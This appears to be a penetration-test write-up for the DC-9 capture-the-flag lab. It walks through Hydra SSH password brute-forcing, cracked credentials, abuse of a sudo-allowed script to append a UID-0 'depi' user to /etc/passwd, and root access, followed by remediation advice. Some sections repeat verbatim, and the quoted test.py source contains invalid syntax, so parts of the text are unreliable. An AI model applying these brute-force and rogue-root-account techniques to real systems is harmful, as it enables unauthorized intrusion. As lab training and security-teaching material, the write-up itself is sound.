janitor@dc-9:~$
```

2.6 Privilege Escalation

INITIAL ACCESS

- Logged in via SSH as user janitor. Standard enumeration revealed no direct sudo privileges.

```
janitor@dc-9:~$ sudo -i
[sudo] password for janitor:
janitor is not in the sudoers file.  This incident will be reported.
```

HIDDEN SECRETS

- Found a hidden directory .secrets-for-putin containing a text file passwords-found-on-post-it-notes.txt.

```
janitor@dc-9:~$ ls -a
.  ..  .bash_history  .gnupg  .secrets-for-putin
janitor@dc-9:~$ cd .secrets-for-putin
janitor@dc-9:~/.secrets-for-putin$ ls
passwords-found-on-post-it-notes.txt
janitor@dc-9:~/.secrets-for-putin$ cat passwords-found-on-post-it-notes.
BamBam01
Passw0rd
smellycats
P0Lic#10-4
B4-Tru3-001
4uGU5T-NiGHts
```

2.6 Privilege Escalation

INITIAL ACCESS

- Logged in via SSH as user janitor. Standard enumeration revealed no direct sudo privileges.

```
janitor@dc-9:~$ sudo -i
[sudo] password for janitor:
janitor is not in the sudoers file.  This incident will be reported.
```

HIDDEN SECRETS

- Found a hidden directory .secrets-for-putin containing a text file passwords-found-on-post-it-notes.txt.

```
janitor@dc-9:~$ ls -a
.  ..  .bash_history  .gnupg  .secrets-for-putin
janitor@dc-9:~$ cd .secrets-for-putin
janitor@dc-9:~/.secrets-for-putin$ ls
passwords-found-on-post-it-notes.txt
janitor@dc-9:~/.secrets-for-putin$ cat passwords-found-on-post-it-notes.
BamBam01
Passw0rd
smellycats
P0Lic#10-4
B4-Tru3-001
4uGU5T-NiGHts
```

2.6 Privilege Escalation

LATERAL MOVEMENT

- **Re-running Hydra identified a valid credential for user fredf: B4-Tru3-001.**

```
┌──(root㉿Mariam)-[/home/mariam/Desktop]
└─# hydra -L users.txt -P pass.txt ssh://192.168.245.210
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
 or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-26 06:32:43
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found,
to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 391 login tries (l:17/p:23), ~25 tries per task
[DATA] attacking ssh://192.168.245.210:22/
[22][ssh] host: 192.168.245.210   login: fredf   password: B4-Tru3-001
[22][ssh] host: 192.168.245.210   login: chandlerb   password: UrAG0D!
[22][ssh] host: 192.168.245.210   login: joeyt   password: Passw0rd
[STATUS] 331.00 tries/min, 331 tries in 00:01h, 61 to do in 00:01h, 15 active
[22][ssh] host: 192.168.245.210   login: janitor   password: Ilovepeepee
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-26 06:34:09
```

2.6 Privilege Escalation

Initial Access & Vulnerability Discovery

- Successfully established an SSH connection to the target as user **fredf**.

```
┌──(root㉿Mariam)-[/home/mariam/Desktop]
└─# ssh fredf@192.168.245.210
fredf@192.168.245.210's password:
Linux dc-9 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Oct 20 07:23:26 2025 from 192.168.245.156
fredf@dc-9:~$
```

Privilege Enumeration:

- Ran **sudo -l** to check allowed commands.

```
fredf@dc-9:~$ sudo -l
Matching Defaults entries for fredf on dc-9:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User fredf may run the following commands on dc-9:
    (root) NOPASSWD: /opt/devstuff/dist/test/test
fredf@dc-9:~$
```

2.6 Privilege Escalation

Vulnerability Analysis

- **Inspected the source code (test.py) .**
- **Flaw: The script takes two arguments (read/append) and writes data with root privileges, allowing arbitrary file modification.**

```
fredf@dc-9:~$ cd /opt
fredf@dc-9:/opt$ ls -la
total 16
drwxr-xr-x  4 root root 4096 Dec 29  2019 .
drwxr-xr-x 18 root root 4096 Dec 29  2019 ..
drwxr-xr-x  5 root root 4096 Dec 29  2019 devstuff
drwx------  2 root root 4096 Dec 29  2019 scripts
fredf@dc-9:/opt$ cd devstuff
fredf@dc-9:/opt/devstuff$ ls -la
total 28
drwxr-xr-x 5 root root 4096 Dec 29  2019 .
drwxr-xr-x 4 root root 4096 Dec 29  2019 ..
drwxr-xr-x 3 root root 4096 Dec 29  2019 build
drwxr-xr-x 3 root root 4096 Dec 29  2019 dist
drwxr-xr-x 2 root root 4096 Dec 29  2019 __pycache__
-rw-r--r-- 1 root root  250 Dec 29  2019 test.py
-rw-r--r-- 1 root root  959 Dec 29  2019 test.spec
fredf@dc-9:/opt/devstuff$ cat test.py
#!/usr/bin/python

import sys

if len (sys.argv) =/= 3 :
    print ("Usage: python test.py read append")
    sys.exit (1)

else :
    f = open(sys.argv[1], "r")
    output = (f.read())

    f = open(sys.argv[2], "a")
    f.write(output)
    f.close()
fredf@dc-9:/opt/devstuff$
```

2.6 Privilege Escalation

Root Privilege Escalation

- Created a file named newuser containing a formatted entry for a new user named "depi" with UID 0 (Root privileges).

```
fredf@dc-9:~$ nano newuser
fredf@dc-9:~$ cat newuser
depi:$1$salt$/3NHsNrNmNbOO90IOW9dw/:0:0:root:/root:/bin/bash
```

- Appending the malicious user entry to the system's password file.

```
depi:$1$salt$/3NHsNrNmNbOO90IOW9dw/:0:0:root:/root:/bin/bash
```

2.6 Privilege Escalation

Root Privilege Escalation

- Successfully switched to the "depi" user using the created password "password123", obtaining full root access to the system.

```
fredf@dc-9:~$ su - depi
Password:
root@dc-9:~#
```

SYSTEM COMPROMISED

ROOT ACCESS ACHIEVED | FLAG CAPTURED

```
root@dc-9:~# ls
theflag.txt
root@dc-9:~# cat theflag.txt
```

NICE WORK!!!

```
Congratulations - you have done well to get to this point.

Hope you enjoyed DC-9.  Just wanted to send out a big thanks to all those
who have taken the time to complete the various DC challenges.

I also want to send out a big thank you to the various members of @m0tl3ycr3w .

They are an inspirational bunch of fellows.

Sure, they might smell a bit, but ... just kidding.  :-)

Sadly, all things must come to an end, and this will be the last ever
challenge in the DC series.

So long, and thanks for all the fish.
```

3.0 Recommendations

Web Application Security

- **Remediate SQL Injection: All user-supplied input must be sanitized. Implement prepared statements with parameterized queries across the entire application, especially on the search.php page.**

- **Fix Local File Inclusion (LFI): Remove any dynamic file inclusion functionality. If file access is necessary, use a whitelist of permitted files and avoid using user input to construct direct file paths.**

3.0 Recommendations

System and Password Security

- Enforce Secure Password Policies: The discovery of weak and reused passwords (e.g., B4-Tru3-001, Password) and a cleartext password file necessitates a strict password policy requiring complexity and uniqueness. All passwords exposed during the test must be changed immediately.

- Eliminate Cleartext Storage: Strictly enforce a policy that prohibits the storage of passwords in cleartext files on any system. Conduct regular filesystem scans to identify and remove such files.

- Implement Credential Management: Provide user training on secure password management practices to prevent the use of post-it notes or unencrypted digital files for storing credentials.

3.0 Recommendations

Privilege and Access Control

- Audit Sudo Permissions: Regularly review and audit the /etc/sudoers file and files in /etc/sudoers.d/. The test.py script should not require root privileges to function. Adhere to the principle of least privilege by granting only the specific commands necessary for a user's role.

- Harden User Management: Monitor the /etc/passwd file for unauthorized modifications. Consider using other means of authentication (like SSH keys) and disable unnecessary user accounts identified during the assessment.

3.0 Recommendations

Network and Service Security

- **Re-evaluate Port-Knocking Security: While port-knocking adds a layer of obscurity, it should not be the sole security measure for a critical service like SSH. The knock sequence was easily discovered via the LFI vulnerability. It should be treated as a secret and must be protected with the same rigor as a password. Consider supplementing it with key-based authentication and fail2ban.**

Full DEMO

Here

Questions

Thank You!

Stay Safe, Stay Secure